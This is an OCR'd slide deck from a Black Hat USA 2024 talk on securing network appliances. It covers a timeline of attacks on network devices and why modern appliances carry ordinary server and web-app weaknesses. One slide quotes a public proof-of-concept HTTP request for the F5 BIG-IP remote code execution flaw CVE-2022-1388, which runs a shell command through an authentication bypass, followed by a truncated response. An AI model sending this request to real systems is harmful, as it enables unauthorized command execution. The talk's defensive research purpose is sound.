black hat
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

Securing Network Appliances :
New Technologies and Old Challenges

Speaker:
Vladyslav Babkin

$ whoami


Eclypsium

Vladyslav Babkin (“hotab”)

- Network & Web Hacker, Web Developer
- Long-time CTF player (team dcua)
- Security Researcher @ Eclypsium
- Twitter: @HotabZero

black hat USA 2024

HOW DID NETWORK DEVICES EVOLVE?



2005

- First Cisco Rootkit

2008

- Operation Cisco Raider

2015

- SYNFUL Knock
- Cisco ROMMON Attack
- Juniper Backdoors

2016

- Shadow Brokers

2017


- Vault 7 leak

2018

- VPNFilter Campaign
- Cisco Backdoors

2019

- FortiOS Vulnerability
- Echobot
- **Solarwinds Attack**



2020

- Citrix Vulnerability
- Pulse VPN Campaign
- Fox Kitten Campaign
- Sophos Zero-Day
- F5 1st 10.0 CVSS
- Netwalker Attacks
- Chinese Attacks

2021

- Cring Ransomware
- Pulse Secure Vulnerability
- F5 Vulnerabilities
- SonicWall Vulnerabilities
- Fortinet Attacks

2022

- Cyclops Blink
- F5 BI-IP Vulnerability
- Citrix APT Campaign
- FortiGate Zero-Day

2023

- Fortinet Zero-Day
- Jaguar Tooth Malware
- Zyxel-based Botnet
- Volt Typhoon
- **CISA Directive**
- Citrix Zero-Day
- Akira and Lockbit
- BlackTech
- Cisco Zero-Days


2024

- Ivanti Zero-Days
- SOHO Router Attacks
- Fortinet Zero-Day
- XZ Implant
- …

Extra Context

- Many attacks have tweet-sized PoC (like CVE-2022-1388)
- Issues are basic web app problems
- Similar problems shared with BMC (Baseboard Management Controller)

Modern devices are in some cases full x86-64 server platforms, so all Server/PC/web app issues apply.



H4x0r.DZ
@h4x0r_dz

POC, CVE-2022-1388 F5 Big-IP RCE

```
POST /mgmt/tm/util/bash HTTP/1.1
Host: .
Connection: keep-alive, X-F5-Auth-Token
X-F5-Auth-Token: a
Authorization: basic YWRtaW46
Content-Length: 46
Content-Type: application/json

{
  "command":"run",
  "utilCmdArgs":"-c id"
}
```


```
HTTP/1.
Date: 0
Server:
X-Frame
Strict-
Pragma:
Cache-C
Expires
Content
Content
Allow:
Local-I
X-Forwa
X-Forwa
X-F5-Ne
X-Forwa
X-Conte
X-XSS-P
Content
Keep-Al
Connect

{
  "kind
  "comm
  "util
  "comm
}
```

Newly-relevant Threats


We got much more powerful platforms on-board the devices.

- This means dynamic languages on IoT devices (Lua, PHP, etc) - with their staple problems
- Bigger devices and central management appliances can have databases on them
- Full scale linux… with a single user. Of course, `root`. Everything is root like in the good ol' times!
- Full set of on-board tools which never get used or cleaned up.
- No automatic updates of OS packages (normally)

